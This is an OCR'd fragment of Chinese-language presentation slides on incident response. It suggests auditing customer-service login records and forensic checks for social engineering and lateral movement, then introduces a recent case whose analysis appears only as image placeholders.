
- 架構雖然是在雲端，但公司內部有客服後台，所以可以嘗試往：
  - 稽核登入記錄，確認是否有客服人員進行非法操作
  - 透過鑑識確認內部是否有遭受社交攻擊、橫向移動的跡象

一個近期的實務案例


這是個還有點燙的案例



下載下來之後長這樣



簡易分析看看



詮睿科技
TALENT JUMP

Thank You